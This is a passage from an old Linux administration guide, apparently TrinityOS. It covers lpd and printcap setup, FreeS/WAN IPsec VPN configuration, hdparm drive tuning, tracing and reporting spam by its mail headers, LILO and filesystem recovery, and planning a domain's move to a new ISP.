Though we can't do anything about this for "lpr", we can fix things for "lpd" Increase the permissions on the /dev/lp* devices and remove the SUID bit from "lpd". What does open up the permissions on /dev/lp* do against you? People could possibly cat text to it and make it run out of paper but who cares!!!

The permissions were in /usr/bin/

```
--
-r-sr-sr-x  1 root    root      13876 Oct  1 21:55 lpq
-rwxr-xr-x  1 root    root      2406 Aug 15 1998 lpqall.faces
-r-sr-sr-x  1 root    root      15068 Oct  1 21:55 lpr
-r-sr-sr-x  1 root    root      14732 Oct  1 21:55 lprm
-rwxr-xr-x  1 root    root      3492 Oct  1 21:55 lptest
-rwxr-xr-x  1 root    root      2507 Oct 11 00:15 lpunlock
--
```

to

```

    chmod 700 /usr/sbin/lpd
    chmod 755 /usr/bin/lp*
    chmod 4755 /usr/bin/lpr

```

and

```

    chmod 660 /dev/lp0

```

One note about the file permissions on "lpr" from 8 (Section 8)

```

#NOTE: I feel setting "lpr" to allow any group to execute it is
#      a bad thing.
#
#      I would like to add UNIX users and even the Samba process to
#      the "lp" group already defined in /etc/groups and then be able
#      to put things back to to 4750. BUT.. I just talked to a buddy
#      of mine and this really isn't possible. Linux doesn't support
#      multiple groups per file and Linux doesn't support access lists
#      (ACLs') yet. So, you either have to do all this or run LPRng.

```

- Next, create the /etc/printcap file and put in the following. Please note that this example is for a HP LaserJet Iip on LPT1 and a Epson Stylus 500 Color ink jet on LPT2.

The following "lp" setting is for local UNIX printing and "Hp_Lj2p" is for Samba printing

```

--
##PRINTER00L3## LOCAL ljet2p 300x300 letter {} LaserJet2p Default 1
lp:\
:sd=/var/spool/lpd/lp:\
:mx#0:\
:sh:\
:lp=/dev/lp1:\
:if=/var/spool/lpd/lp/filter:

##PRINTER00L3## LOCAL epsonc 240x216 letter {} EpsonLQ24 Default {}
lp2:\
:sd=/var/spool/lpd/lp2:\
:mx#0:\
:sh:\
:lp=/dev/lp2:\
:if=/var/spool/lpd/lp2/filter:

Hp_Lj2p|raw:\
:rw:sh:\
:mx#0:\
:lp=/dev/lp1:\
:sd=/var/spool/samba:\

```



```

:fx=flp

Epson_S|raw:\
:rw:\
:sh:\
:mx#0:\
:lp=/dev/lp2:\
:sd=/var/spool/samba:\
:fx=flp
--

```

-
- Next, you need to re-enable "lpd" from 8 (Section 8) and then load up the lpd daemon:
 - Redhat: `/etc/rc.d/init.d/lpd start`
 - Slackware: `/usr/sbin/lpd -l&`
 - If you are running Samba, you'll have to edit your `/etc/smb.conf` file as shown in the Samba section of TrinityOS and then re-start the SMB process.
 - From here, Samba Printing should work fine.
 - If you want to do native UNIX printing, it starts to get VERY crazy without a configuration tool. I could post my `/var/spool/lpd/lp/filter` file but its over 9K and specific to the way Redhat does things! So, I highly recommend to a GUI tool native for your specific distribution.
 - Redhat:
Xwindows-GUI: printtool (via control-panel)
 - NOTE: The Hp Laserjet needs the "anti-staircase" option
 - Slackware: ???
 - Once the GUI tool sets up your printer, things should be good to go. To be honest, it SUCKS that I'm not documenting how to do it via a command line but I have to say that UNIX printing is so damn hard! Oh well.. sorry!

47 IPsec (SWAN) Virtual Private Network (VPN) [Almost complete]

IPSEC is the new, standards-based way of setting up a Virtual Private Network (VPN) between two computers. Though IPSEC was originally designed for the new IPv6 (IPng) TCP/IP protocol, it is also being deployed for the TCP/IPv4 (normal TCP/IP) too.

If you don't know what a VPN is, imagine a network at work that is on the Internet but behind a strong firewall. Unless you have remote access into work, you can't get to any of those machines huh? Not anymore! If your work has a connection to the Internet and a IPSEC VPN server (be it Linux, Cisco, etc), you'll now have ability of accessing your computers internal to your work via the Internet in a secure and 168-bit+ encrypted fashion. Though you're access speeds and even availability will be Internet-weather dependant, its both a GREAT and CHEAP method of remote access.

Common questions include:

* Is IPSEC only for Linux? No way! Who else can connect?

Currently, there have been several ports that Linux's SWAN IPSEC VPN works with:

- YES: Cisco IOS-based routers (in 168bit 3DES mode not 1DES)
- YES: Axent's Raptor VPN
- NO: Bay Contivity Extranet v2.02 in either "Single Client - Aggressive" mode or "Remote Network - Main mode"

I'm sure other vendors will be added to this list as time goes on.

* Is it RFC compliant?

Linux FreeS/WAN is an implementation of IPSEC. It does not yet implement all of IPSEC, but everything it does follows the IPSEC RFCs.

* What about Performance and CPU utilization?

Someone has tested the SWAN VPN with a Cisco 2501 and a 486/DX50 across as T1. The 486's CPU utilization was about 15% while the 2501's utilization was about 80%!

One benchmark seems with Triple DES (our default bulk encryption method) can do 1.6 megabytes per second on a Pentium 200. That's > 10 megabits/second.

(on a 100Mbit LAN: with the OLD SWAN code : Newer SWAN code should run roughly 3x faster on Intel x86 systems:

* No IPSec	* DES	* 3DES
P200 = >80 Mb/s	P200 = 10-15 Mb/s	P200 = 2-4 Mb/s
P450 = >80 Mb/s	P450 = 20-25 Mb/s	P450 = 10-14 Mb/s

I think encryption is what degrades performance the most, and you would be best off with a HW accelerator if you want to get closer to max.

*** NOTES:

- Please note that I haven't had the time to bring this up myself yet but I've had a few users that said that they did. If you have any comments, ideas, changes, please email me.
- Please see the Gotchas at the end of this section regarding DHCP, IPCHAINS/IPFWADM rule sets, etc.
- If you have problems with the SWAN code, please join the SWAN email list for support. I cannot help at the moment since I don't have a SWAN setup running

--

FreeSwan/IPSec installation instructions for Linux

v1.20 Clarifications made and added a Gotcha regarding : dranch
v1.10 Additions by David A. Ranch
v1.00 by Rob Hutton <mailto://HuttonR@plymart.com>

NOTE: You should also be able to terminate the VPN on the Linux box directly. This isn't documented here yet but it will be done in the TrinityOS doc. Until then, you'll have to figure it out.

NOTE2: This document assumes that you are running this initially WITHOUT a firewall. Once its running, see the bottom for the relivant IP ports to allow though the IPFWADM/IPCHAINS/etc rule sets.

If you have not configured and built your own kernel, do so. The FreeSwan utilities depend on the results. Instructions for that can be found at

<<http://metalab.unc.edu/LDP/HOWTO/Kernel-HOWTO.html>>

Once you have compiled and built your own kernel, draw a simple diagram as follows:

Machine (S)	Machine (G)	Machine (H)	Machine (T)
Remote Host	Remote Firewall/VPN <...>	Local Firewall/VPN <...>	Local Host
IP:	IP:	IP:	IP:

Record all IP addresses, and their associated interface and netmask, and the routing tables from each machine. Then, it is CRITICAL to first TEST your network connectivity before you attempt to setup the VPN. It is recommended that the (S) machine can ping (T) and that (T) can ping machine (S). Also test any other services that you will be using such as TELNET, SSH, FTP, SMTP, etc .

NOTE: If *either* protected network is privately addressed, please see the note in the "Notes and Gotchas" Section.

[DO THE FOLLOWING ON BOTH MACHINES]

Download the newest version of SWAN (preferably the current "snapshot" code) from the sites found in 5 (Section 5)

Uncompress the file using:

```
tar xvzf freeswan-X.tar.gz
```

or your favorite uncompress command where "X" is the newest version of SWAN.

This will create a directory called freeswan-X with the sources and installation files in it. I recommend that you print the INSTALL and doc/vpn.how file to refer to.

cd to the freeswan-X directory. Build the libraries, programs, and utilities by typing:

```
make
```

Then install them by typing:

```
make install
```

Edit the /etc/sysconfig/ipsec file. Look for the KLIPSINTERFACES variable. Change it to reflect the interface that you will be using to run the VPN across.

NOTE: This assumes you are running Redhat Linux

Next, install the kernel patches by typing:

```
make insert
```

CD to the LINUX source directory and run menuconfig:

```
cd/usr/src/linux
make menuconfig
```

The following networking options should now be set on:

- IP: forwarding/gatewaying
- IP: tunneling
- Kernel/User network link driver

If it is not enabled, set the following on:

- IP: optimize as router not host

You should also have new options at the bottom of the page for "IP Security Protocol (IPSEC)" which should be enabled. Now exit and save your configuration, and remake and install the new kernel. When you are finished, reboot to activate the changes.

Next, edit the `/etc/services` file and add the following (if not there already):

```
--
isakmp      500/tcp   isakmp
isakmp      500/udp   isakmp
--
```

Again, verify that you can ping, telnet, ftp, etc. from one host/workstation to the other (T to S and S to T) in both directions.

[DO THE FOLLOWING ON ONE OF THE FIREWALLS. I WILL USE G]

Edit the `/etc/ipsec-auto` file. Change the `left=[id address]` to be the ip address of the NIC you are running the VPN across on machine G. Change `leftsubnet=[ip address/netmask bits]` to the address/netmask of the private/protected subnet on machine G. If the machines are not directly connected (on the same network), change the address of `leftnexthop=[ip address]` to the address of the next router between G and H. Now edit the corresponding "right" variables to match the configuration of H. Exit and save your changes.

Edit the `/etc/ipsec-manual` file. Make the same changes to the `snt` connection and delete all of the other connections. Exit and save your changes

Edit the `/etc/isakmp-secrets` file. Change the IP addresses (the first column) to match the addresses of the nics that are running the VPN. Exit and save your changes.

Copy the `ipsec-auto`, `ipsec-manual`, and `isakmp-secrets` from G to H. Using a floppy is the best way to make sure that the files do not get corrupted. Make sure that the files on both machines are owned by root and have permissions `rw---`.

Again, reboot both machines.

Examine the `/var/log/messages` (for Redhat users) to make sure that IPSEC loaded without any error messages. Also, verify that the following entries exist in the `/proc/net/` directory:

```
ipsec_eroute
ipsec_spi
ipsec_spigrp
ipsec_spinew
ipsec_tncfg
ipsec_version
```

Verify that ipsec is attached to the correct NIC by typing:

```
cat /proc/net/ipsec_tncfg
```

on (host G) type:

```
ipsec manual snt up
```

Then on (Host H) type the same thing.

Now type ipsec look on either machine. Your output should look something like:

```
foo.spsystems.net Wed Nov 25 22:52:45 EST 1998
-----
10.0.1.0/24 -> 11.0.1.0/24 => tun0x200@11.0.0.1 esp0x2@11.0.0.1
-----
tun0x200@11.0.0.1 IPv4_Encapsulation: dir=out      10.0.0.1 - > 11.0.0.1
etc.
etc.
etc.
```

If it does, your VPN is up. You can test it by doing a tcpdump in between the two machines. You should see data transmitted back and forth over IP protocol 50. Test each subsystem to make sure they work using FTP, TELNET, SMTP, etc.

Now type the following on both boxes:

```
ipsec manual snt down
```

Now type the following on both boxes:

```
ipsec auto snt add
ipsec auto snt up
```

Again, test to see that each subsystem works.

Auto-starting the VPN:

Edit the `/etc/sysconfig/ipsec` file on both machines. Near the bottom add "snt" to both the PLUTOLOAD and PLUTOSTART variables. Now reboot both machines, and the VPN should start automatically.

47.1 Bugs and Gotchas:

47.1.1 Newest fixes and patches:

The latest SWAN code is always in the `snapshot.tar.gz` file. If you cannot get SWAN to work, etc, you might want to try installing the snapshot as there have been many changes since the x.91 code was released.

47.1.2 Private addressing:

If either network is privately addressed and you are running over the internet you will not be able to do this. In this case, if you can ping devices on the internet outside of your network from the VPN servers (machines G and H), routing is probably correct. Once the tunnel is up, you will not be able to see any machine on the remote subnet from the gateway machine (G or H), so make sure you are testing the VPN from client machines on the protected subnets, not the gateway machines themselves.

47.1.3 DHCP

Currently, DHCP will return with an unknown device type error after you install the SWAN patches (It will do this whenever you set up a tunneled interface) and then exits. To fix this, download the DHCP source from the URL in 5 (Section 5). Next, in the DHCP source code, ADD the following BEFORE the "ARPHRD_ETHER" case statement:

NOTE: This issue might have been fixed in newer released of Swan

```

common/dispatch.c
--
        case ARPHRD_TUNNEL:
            /* ignore tunnel interface */
            break;
--

```

After this done, compile DHCP per the instructions in the README

47.1.4 Automatic SWAN startup

The other problem is that the automatic startup documented above does not work. They are looking at why now. There is a workaround. It is as follows:

Create a rc.ipsec in the rc.d directory. For each connection add the following to it:

```

ipsec auto [connection name] add
ipsec auto [connection name] up

```

...[eof]

Set the file permissions to rwx——. Then run it from the rc.local

47.1.5 Running SWAN through a IPFWADM/IPCHAINS/other firewall:

You have to allow the IPSEC traffic through your IPFWADM/IPCHAINS firewall rule sets. Port 500 is the key negotiation daemon. The ISAKMP tool does the key negotiation and then passes the keys to the daemon that runs the VPN. In FreeSwan, the daemons are called Klips and Pluto respectively.

Once you run the "ipsec auto [connection name] add" there is an interface called ipsec0, ipsec1, etc.

According to the programmer, port 92 is used in both directions, but when I set up my rules this way, I cannot get the tunnel up, so I'm going to do some more packet captures. After further investigation, I found the following rules to work:

NOTE: "other end's IP" is the remote VPN machine' Internet (external) IP address "this end's IP" is the local VPN machine's Internet (external) IP address

IPFWADM 2.0.x kernels:

```

--
## Inbound Ruleset
/sbin/ipfwadm -I -a accept -b -W $EXTIF -P udp -S [other end's IP] isakmp -D $EXTIP isakmp

## Outbound rule set
/sbin/ipfwadm -O -a accept -b -W $EXTIF -P udp -S $EXTIP isakmp -D [other end's IP] isakmp
--

```

IPCHAINS 2.2.x kernels:

```
--
## Inbound Ruleset
/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p udp -s [other end's IP] isakmp -d $EXTIF isakmp

## Outbound Ruleset
/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p udp -s $EXTIF isakmp -d [other end's IP] isakmp
--
```

48 IDE HDs performance optimization via hdparm

With the invention of IDE hard drives, which replaced the classic MFM, RLL, and even ESDI HDs of the past, things got much easier and cheaper. Unlike IDE, SCSI usually operates at top performance where as IDE must be tuned for the system the IDE HD is installed into. The command to do this with Linux is HDPARM.

With IDE HDs, you can configure (read the hdparm man page for a full list of feature with better descriptions):

- multicount - The number of sectors the HD can transfer per system interrupt. Default is 1 and the max depends on your HD.
- I/O support - The data transfer mode the HD operates in. The default is 16bit though you can put it into 32bit mode if the IDE controller supports it.
- unmaskirq - This allows the OS to listen to other interrupts while a data transfer is taking place. Though this can speed things up, this can make your system unstable if you have a poor IDE chipset. Read the man page for more details.
- using_dma - With new UltraDMA (UDMA) hard drives and supporting UDMA controllers. UDMA is a technique to let the IDE chipset transfer data directly from HD to memory without bothering the CPU. Because of this, you can greatly reduce CPU utilization for big IDE transfers.

NOTE: I've tried using this parameter in the past and it ALWAYS has crashed the machine (P-II 400Mhz with IBM 16.8GB UDMA HDs). Your milage will vary.

Anyway, first, lets get an idea of what HDPARM see's for /dev/hda (my first IDE HD): Notice that I use "-I" to get the current HD setup settings:

```
/sbin/hdparm -I /dev/hda

/dev/hda:
Model=DW CCA1300H0, FwRev=911.E922, SerialNo=DWW-2T27
Config={ HardSect NotMFM HdSw>15uSec SpinMotCtl Fixed DTR>5Mbs FmtGapReq }
RawCHS=2100/16/63, TrkSize=57600, SectSize=600, ECCbytes=4
BuffType=3(DualPortCache), BuffSize=128kB, MaxMultSect=16, MultSect=16
DblWordIO=no, maxPIO=1(medium), DMA=yes, maxDMA=2(fast)
CurCHS=2100/16/63, CurSects=2116800, LBA=yes, LBAsects=2116800
tDMA={min:150,rec:150}, DMA modes: sword0 mword0 mword1
IORDY=on/off, tPIO={min:380,w/IORDY:180}, PIO modes: mode3
```

What does all this mean? Ok:

Line 1 - Its a Western Digital drive with a model# of CCA1300H0 with the serial# (why is WD reversed? Dunno.. it doesn't that with the "/sbin/hdparm -i" command. Eh...)

- Line 2 - This lists the HDs technical abilities. This isn't the forum to describe them but if you are curious, email me.

- Line 3 - CHS stands for Cylinder, Head, Sectors and describes the HDs geometry. It also tells you the technical aspects of the geometries.

- Line 4 - Tells you the HDs caching system, the size of the cache, the HD's maximum number of sectors or BLOCKs per interrupt, and the current BLOCKs per interrupt setting.

- Line 5 - The HD is in 16bit mode, the current PIO or Programmed I/O data transfer mode is Mode1. I'm not sure what the (medium) means though. It also says that this drive DOES support DMA and the max supported *DMA* mode is Mode2.

- Line 6 - This tells you what Linux is using for the HD geometry (yes, it can be different than the actual HD's geometry). It also counts the total number of HD sectors, the HD is running in Logical Block Addressing (LBA) mode, and the total number of LBA blocks.

NOTE: LBA mode is critical for HDs bigger than 528MB to be properly used.

- Line 5 - This mentions the technical DMA timing requirements and the possible DMA modes.

- Line 6 - Mentions that this drive supports the legacy IORDY ISA line, the IORDY timing requirements, and finally, the maximum supported PIO mode.

Whew! Get all that? Hehehe.. don't worry about it. All you'll really care about is the 16/32bit mode, the PIO mode, and the DMA mode. Ok, so what settings is my drive currently using? Lets see:

```
/sbin/hdparm -v /dev/hda
```

```

/dev/hda:
multcount      = 0 (off)
I/O support    = 0 (default 16-bit)
unmaskirq      = 0 (off)
using_dma      = 0 (off)
keepsettings   = 0 (off)
nowerr         = 0 (off)
readonly       = 0 (off)
readahead      = 8 (on)
geometry       = 525/64/63, sectors = 2116800, start = 0

```

So, you can see that multcount is OFF, 32Bit mode is ON, etc.

* Before you make any changes, do a quick NON-DESTRUCTIVE (ie. this won't hurt any of your data, etc) benchmark of your HD by doing:

```
/sbin/hdparm -t -T /dev/hda
```

```

/dev/hda:
Timing buffer-cache reads:  32 MB in  1.82 seconds =17.58 MB/sec
Timing buffered disk reads: 16 MB in  7.27 seconds = 2.20 MB/sec

```

As you can see, the top figure is really a benchmark of all of the system's memory, caching, etc. (This is slow since this is only a 486-160). The second benchmark is the actual HD's read performance. Again.. this is VERY slow since I only have a Mode1 IDE controller in this system. Doh! Also, if your system has 8MB or less memory, the benchmarking might not work for you.

- Ok, so lets TUNE this thing!

NOTE: As you start trying to use these HDPARM commands, your system might freeze (crash). If it does, you can pretty much count on that your system not being able to run with that option. I too have done this a few times and everything came back up after a RESET. Your milage will vary and you might lose data though I have been lucky. So, first, read item #1!!!

1. Be VERY sure you have a good tape, CD-R, etc backup of your machine first. Reading the hdparm man page warns that some of these settings on a not-so-well IDE subsystems destroy your HD's data. So, YOU'VE BEEN WARNED!

2. Ok, turn on 32bit transfers on your first HD by typing in `"/sbin/hdparm -c3 /dev/hda"`. Once that is turned on, benchmark your HD again with the `"/sbin/hdparm -t -T /dev/hda"`. Any improvement?

NOTE: On my 486 system with the lame IDE controller, I didn't see much.

3. Next, turn on the HD's blocking mode if it isn't currently already set. To do this, get the max blocking mode using `"/sbin/hdparm -I /dev/hda"` and then enter in the MaxMultSect number into the command (example here is 16):

```
"/sbin/hdparm -m16 /dev/hda".
```

After this setting, rebenchmark your HD.

NOTE: As mentioned in the hdparm man page, some drives will actually run SLOWER with higher BLOCK modes. Because of this, I recommend that you try multiple sizes and then re-benchmark the HD.

4. Lastly, for those of you with Mode3/4 IDE controllers with EIDE or UDMA HDs, enable the Mode3 or Mode4 PIO and UDMA mode if it isn't already set.

NOTE: This is where it begins to get risky. I truly recommend that you read the hdparm man page on the -d, -p, and -X options.

If you are ready to try it, run the command:

```
"/sbin/hdparm -d1 -X34 /dev/hda"
```

Now re-run the system benchmark and see what performance differences you've gained. Once you have found the optimal performance and stability settings, you need to make sure that the settings are restored upon a HD reset and also a system reboot. To do this, I recommend to APPEND the following lines to your `/etc/rc.d/rc.local` file. Please note the top line is ONLY an example and will need to be replaced with your optimal settings:

```
#Enable the kernel to perform optimal IDE I/O
/sbin/hdparm -d1 -X34 /dev/hda
```

```
#Save the HDPARM settings over a HD reset
/sbin/hdparm -k1 /dev/hda
```

49 SPAM: Dealing with it and helping others stop it

This section has two pieces:

- SPAM
- Web Crawlers:

49.1 SPAM:

As you add WWW pages to the Internet, post messages to UseNET newsgroups, etc, you will find yourself getting MORE and more SPAM email. One or two SPAMs a week is ok (I suppose) but once you start getting 10+ a week, you'll get annoyed.

First, a few things should be understood about SPAM:

1. When you receive a SPAM email, the SENDER almost never use their own email servers to send them out. They are usually using someone else's mis-configured email MTA (mail transfer agent) to do it. You might think this isn't that big of a deal but consider:
 - A. it is filling up the innocent email relay's internet connection with SPAM traffic that has NOTHING to do with their normal business.
 - B. for each email the SPAMER sends to this relay site, thousands to tens of thousands emails leave. This saturates the email server, its overall performance, etc.
 - C. The innocent email relay's entire Internet domain could be blocked from the internet via the various anti-SPAM systems (RBL, ORBS, etc) because they have been spamming people.

Ok, so say you got a piece of SPAM. How can you tell what is really going on? Here is one SPAM I received that I'll use as an example. Bare with the length here but its important to see ALL of their various tactics:

1. If you were to simply REPLY to this "FROM" address, the email would bounce because it is forged (totally bogus).
2. The only way to get a hold of these people is to call some toll free number.
3. SPAMs sometime say this email meets "compliance with the proposed Federal legislation". Why? Because they offer a way to unsubscribe from from their list. But..
 - A. They usually use those free internet email services out there (hotmail, yahoo, etc) to do this. Not their real email addresses so when those sites ARE put up, they are usually shut down quickly as all the free services out there strictly prohibit spammers from using their services.

B. They never read the complaints they receive but they DO use those hate emails to confirm that your email address is VALID. Once they know your email address is valid, they either send more spam to you or sell your address to some other spammer.

**** This is why its CRITICAL to NOT to EVER email these addresses ****

C. By using these free email services, the spammers are breaking those service's Anti-SPAM rules.

The email without full headers:

From: "Barbara23347@powerworx.net" <Barbara23347@powerworx.net>
Subject: Dental & Optical Plan Savings - Limited Time Only
Date: Wed, 21 Oct 1998 06:15:00 -0400 (EDT)

Hello,

We work with a group of your local doctors and dentists and are offering a Dental - Optical Plan that runs approximately \$3 a week for an individual and 4 a week for the entire family with no limit to the number of children.

Would you like our office to furnish you with the details?
Call Toll-Free

1-800-929-7648

"Refer to the K601 offer." (be sure to give this)

*If your state is listed below then we currently do not service your area.

We are linked to plenty of web sites that offer free subscriptions to our mailing list. You may JOIN or LEAVE this list at any time by following the simple instructions that can be found at the end of this email.

You are on our mailing list because you have subscribed at one of our associate web sites, sent us email or we have a previous online relationship.

Marketing Service Co.
Customer Service Department
1-913-562-0134

This message is being sent to you in compliance with the proposed Federal legislation for commercial e-mail (S.1618-SECTION 301).

"Pursuant to Section

301, Paragraph (a)(2)(C) of S. 1618, further

transmissions to you by the sender of this e-mail may be stopped

at no cost to you by clicking <A HREF="<url url="mailto:kppt@mypad.com">here">; and placing REMOVE in the subject.</CENTER>

Ok, so where did this email REALLY come from and how can you STOP this SPAM in the future?

Well, first, you need to enable your email reader to show the FULL EMAIL HEADERS.

Pine:

Go to the main Setup-->Config menu and enable the following commands:

```
enable-aggregate-command-set
enable-full-header-cmd
include-header-in-reply
```

Now, when you read an email, hit the "H"headerMode or "h" key and you will see the FULL headers.

Eudora:

Click on the "Blah..Blah..Blah" icon

Now, here is that SAME email with full headers shown below:

1. Little different eh? Confusing even. Which site actually SENT this email? Was it someisp.net, mailcity.com, popsite.net, or powerworx.net? First, the various lines like X-Persona and other X-stuff don't really matter. They are there more for information reasons. You really want to look at the "received" line. Ok, for the following example, there are TWO Internet domains of concern. Usually, you won't see two domains like this but BOTH are valid. This particular email server is configured to send/receive for both mailcity.com and popsite.net.

The email with full headers:

X-Persona: <someisp.net>
Received: from mta-mail.mailcity.com (02-070.038.popsite.net
209.198.10.70])
by someisp.net (8.9.3/8.9.3) with SMTP id DAA16082; Thu, 9 Sep 1999 03:18:16
-0700 (PDT)
Message-ID: <Mr3y0.fZpgJrR.4mmQHYk3mWc0XRBx.@mta-mail.mailcity.com>
From: "Barbara23347@powerworx.net" <Barbara23347@powerworx.net>
Subject: Dental & Optical Plan Savings - Limited Time Only
Date: Wed, 21 Oct 1998 06:15:00 -0400 (EDT)
MIME-Version: 1.0
Content-Type: TEXT/PLAIN; charset="US-ASCII"
Content-Transfer-Encoding: 7bit
X-UIDL: fcfe6e177a9ad2665891d53ba4e141aa

Hello,

We work with a group of your local doctors and dentists
and are offering a Dental - Optical Plan that runs

.
. .
.

So, now what?

Well, you need to take this email with FULL headers and forward it to
the correct people. For this example, I emailed:

abuse@popsite.net, postmaster@popsite.net, abuse@mypad.com and
postmaster@mypad.com

1. Why use the "popsite.net" address over the "mailcity.com"
address? No reason, either would have worked.
2. Why the abuse and postmaster addresses? The abuse
address is well known for notifying remote sites about
SPAM problems. The postmaster address is well known
as the address for the email server administrator.
3. Why the mypad.com address too? I also email these
these people because ANYONE associated with SPAMMERS
will almost ALWAYS discontinue the spammer's account.
This is a very effective way to shut spammers down.

From here, I recommend to prepend the original spammer's
subject field with "SPAM:" and also to start the email
body off with something like:

--

Spam Alert:

```
popsite:      You are relaying spam.  Please fix your MTA
mypad:        Please delete this account
```

Then add the original spam email with ALL the headers.

```
.
.
.
--
```

--

That's it! You will probably get an automated email back from the various sites letting you know you that they received your email and they will act upon it. Some sites will personally email you back telling you that they dealt with it.

So, that's it. Right? NOPE.

Many of these sites will still relay email for spammers though you've ASKed and asked them to stop. What to do?

Report them! To who?

Go to these recognized Anti-SPAM sites:

	Is the relay already filtered:	Report it:
	-----	-----
RBL:	<url url="http://maps.vix.com/cgi-bin/lookup">	http://maps.
Orbs:	<url url="http://www.orbs.org/verify1.cgi">	http://www.o
IMRSS:	<url url="http://www.imrss.org">	http://www.i
IMRSS DSSL:	<url url="http://www.imrss.org">	http
RRSS:	<url url="http://relays.radparker.com/nph-lookup.cgi">	http://relays.radpar

P.S. Be SURE that you are using some of these filtering systems via your Sendmail setup. Check out the Sendmail section 25 (Section 25), for more details.

49.2 Web Crawlers:

If you get several firewall hits that looks like:

--

```
Sep 12 11:15:13 roadrunner kernel: IP fw-in rej eth0 UDP 209.249.159.162:137 100.200.0.0:137 L=78 S=
```

--

Try TELNETing to that site. You will then see:

```
--
[root@roadrunner]# telnet 209.249.159.162
Trying 209.249.159.162...
Connected to 209.249.159.162.
Escape character is '^]'.
UNAUTHORIZED ACCESS!!!
You are not authorized to connect to this host.
Violations will be prosecuted to the full extent of the law.
```

See <url url="http://www.scour.com/General/Misc/Add_Or_Remove_Site.phtml"> for information on removing

```
Connection closed by foreign host.
```

```
--
```

What the hell is this? It's a web crawler (Spider) that is trying to index everyone's insecure Microsoft File & Print shares. Personally, these people make me sick by doing this but they DO allow you a way to disable it. Go to the URL shown above and remove your box from their SMB crawler.

50 FS Recovery: How to fix LILO and file system problems

Lets say that one day, you have to reboot your machine to install new hardware, find your machine CRASHED, etc. Upon reboot, you see an error like:

- LI (LILO never fully loads.. it just sits there)

or

- The kernel loads up fine but then says: "Vfs cannot open root device 08:11 kernel panic :vfs:unable to mount root fs on 08:11"

-

First, ask yourself:

A. What has changed recently? Did you add/remove any hard drives recently? Keep this in mind:

With IDE drives, they ALWAYS get the same name. IDE0-Drive0 is always /dev/hda and IDE1-Drive1 is always /dev/hdd.

With SCSI drives, they get their name dynamically. So if you have drives on SCSI ID 0, 4 and 5, you would have /dev/sda, /dev/sdb, and /dev/sdc (NOTE the lack of correspondance from the SCSI ID # and the drive name). NOW, lets say ID #4 DIED. Upon reboot, you would NOW see /dev/sda and /dev/sdb. Notice that old /dev/sdc is now "b". Sucks huh? This really can screw things up, especially for software RAID setups!!! Hopefully, this naming issue might be fixed in the 2.4.x kernels.

B. What drive do you boot from?

/dev/hda or /dev/sda

C. What drive is your / partition on?

/dev/hdaX, /dev/sdaX, etc

** For this example, I'm going to assume /dev/hda5 **

First, create a set of Linux RESCUE diskettes. This is done using "RAWRITE" or "dd" from images on your CDROM, an FTP server on the Inet, etc. You will need the BOOT and RESCUE images put onto diskettes.

Next, after you load up the rescue disks:

1. Mount you suspected "/" [root] partition

(mkdir /mnt/mnt; mount -t ext2 /dev/hda5 /mnt/mnt) Is everything there in /mnt/mnt as you expect?

A. No? Make sure you mounted the right partition. If you are *SURE* this is the right partition, umount this partition (umount /mnt/mnt).

Run "fdisk /dev/hda" and make sure all your partitions are there. If they are good. If they aren't, umount this partition, reboot and go into the CMOS setup.

Now, make SURE that your CMOS setup for the HDs (number of cylinders, heads, sectors, TRANSLATION) is configured the SAME way as when you installed Linux. I have seen a few times where the TRANSLATION settings were toggled from LBA to NORMAL or AUTO was being unreliable. For large HDs (> 1GB), it should be set to LBA.

NOTE: I do NOT recommend the use of "AUTO".

Upon reboot, re-run fdisk and hopefully your partition tables are ok. If not, I hope you documented your partition tables much like I did in the first chapters here in TrinityOS. If you didn't, you have a few last options.

Email me and I can give you some notes on how to rebuild a FS from the SuperBlocks or you can try some of the tools below. Please note that these tools might not be around anymore or there are now newer/better ones. If you know of other disk tools for Linux, please let me know.

Thanks to Harondel Sibble for this list ————— (i) findsuper is a small utility that finds blocks with the ext2 superblock signature, and prints out location and some info. It is in the non-installed part of the e2progs distribution.

(ii) rescuept is a utility that recognizes ext2 superblocks, FAT partitions, swap partitions, and extended partition tables; it prints out information that can be used with fdisk or sfdisk to reconstruct the partition table. It is in the non-installed part of the util-linux distribution.

(iii) fixdisktable (<<http://bmrc.berkeley.edu/people/chaffee/fat32.html>>) is a LINUX utility that handles ext2, FAT, NTFS, ufs, BSD disklabels (but not yet old Linux swap partitions); it actually will rewrite the partition table,if you give it permission.

(iv) gpart (<<http://home.pages.de/michab/gpart/>>) is a utility that handles ext2, FAT, Linux swap, HPFS, NTFS, FreeBSD and Solaris/x86 disklabels, minix, reiser fs; it prints a proposed contents for the primary partition table, and is well-documented. Recommended! —————

Reboot into the rescue disk and try again. If things still aren't right, you are in a last ditch situation. The filesystem is probably a mess. Cross your fingers NOW and follow the next step.

B. Yes? Now unmount it (umount /mnt/mnt) and run a file system check on it. (e2fsck /dev/hda5) Make sure everything is cleaned up. You might be prompted if you want to fix things along the way. Say "Yes". If "e2fsck" it cannot complete, email me again and I can tell you how to do some final last tricks before you have to just format and restore from tape or completely re-install the OS.

C. Remount the / partition as show in A.

2. In /mnt/mnt/etc/lilo.conf, make sure that the "boot" line points to the correct boot drive (boot=/dev/hda).

51. Gracefully transitioning Internet domains through a IP address or ISP change change321

NOTE: there should not be any NUMBER after the drive letter. This means its using the Master Boot Record or MBR to boot.

3. In the TOP most "image" section, make sure that:

- the specified "image" file exists in /mnt/mnt/boot - the specified "root" line is your actual partition for the / drive. - Exit out of the editor and save any changes

4. In /mnt/mnt/etc/fstab, make sure that the line that has the "/" in the second column reflects the correct drive and partition of your / partition. You should also confirm this for the possible other partitions like /var, /usr, /tmp, /home, etc.

5. Ok, here comes the magic if you DID make any changes to /etc/lilo.conf, run the following command from the rescue diskette

```
lilo -C /mnt/mnt/etc/lilo.conf -r /mnt/mnt
```

If everything goes well, you should see LILO run and print out all of your configured kernels with the top-most one with a "*" next to it.

6. Reboot and hopefully things are ok now.

51 Gracefully transitioning Internet domains through a IP address or ISP change change

Changing IP addresses and/or ISPs soon?

Making a smooth transition from one IP address to another isn't too hard though you need to do some proper planning and configuration ahead of time.

Here is a check list you need to do IN order:

Before you move: _____

1. Arrange with other sys admins to be both a backup DNS and SMTP server for you (they don't have to be the same machine or even service provider). I recommend to have at least (2) backup DNS servers and (1) SMTP server that are connected via entirely different ISPs. Setting up both backup DNS and SMTP servers is covered in their respective TrinityOS sections.
2. Next, you need to update your Internic registrar (Network Solution is one example). You need to tell the Internic your new backup DNS servers. Do this quickly as it takes time and some registrars constantly screw things up OVER and OVER and OVER.
